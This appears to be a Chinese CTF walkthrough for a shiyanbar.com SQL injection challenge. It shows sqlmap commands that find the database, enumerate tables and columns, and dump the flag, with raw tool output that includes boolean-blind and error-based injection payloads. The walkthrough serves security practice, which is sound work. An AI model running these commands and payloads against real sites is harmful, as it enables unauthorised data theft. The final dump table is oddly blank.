1、利用 sqlmap 获取当前数据库

sqlmap.py -u http://ctf5.shiyanbar.com/web/index_3.php?id=1 --current-db

结果如下，发现当前数据库名为"web1"，系统使用的数据库软件为 MySQL。

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4292=4292 AND 'iLcT'='iLcT

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b707671,(SELECT (ELT(1846=1846,1))),0x7170767a71
,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'C1Ev'='C1Ev
---
[13:39:52] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL >= 5.5
[13:39:52] [INFO] fetching current database
[13:39:52] [INFO] retrieved: web1
current database:    'web1'
```

2、利用 sqlmap 枚举 web1 的所有数据库表

sqlmap.py -u http://ctf5.shiyanbar.com/web/index_3.php?id=1 -D web1 --tables

结果如下，发现当前数据库有两个表 flag 和 web_1。

```
[13:49:54] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL >= 5.5
[13:49:54] [INFO] fetching tables for database: 'web1'
[13:49:54] [INFO] the SQL query used returns 2 entries
[13:49:54] [INFO] retrieved: flag
[13:49:54] [INFO] retrieved: web_1
Database: web1
[2 tables]
+-------+
| flag  |
| web_1 |
+-------+
```

3、利用 sqlmap 枚举 flag 表的所有列信息

sqlmap.py -u http://ctf5.shiyanbar.com/web/index_3.php?id=1 -D web1 -T flag --columns


发现 flag 表里有一个字段叫 flag。

```
[13:54:34] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL >= 5.5
[13:54:34] [INFO] fetching columns for table 'flag' in database 'web1'
[13:54:34] [INFO] the SQL query used returns 2 entries
[13:54:34] [INFO] resumed: flag
[13:54:34] [INFO] resumed: char(30)
[13:54:34] [INFO] resumed: id
[13:54:34] [INFO] resumed: int(4)
Database: web1
Table: flag
[2 columns]
+--------+----------+
| Column | Type     |
+--------+----------+
| flag   | char(30) |
| id     | int(4)   |
+--------+----------+
```

4、利用 sqlmap 枚举 flag 表的所有 flag 字段的信息

sqlmap.py -u http://ctf5.shiyanbar.com/web/index_3.php?id=1 -D web1 -T flag -C flag --dump

结果如下，Over...


[13:55:53] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL >= 5.5
[13:55:53] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'web1'
[13:55:53] [INFO] the SQL query used returns 1 entries
[13:55:53] [INFO] resumed: flag{Y0u_@r3_5O_dAmn_900d}
[13:55:53] [INFO] analyzing table dump for possible password hashes
Database: web1
Table: flag
[1 entry]
| flag |
| flag{ } |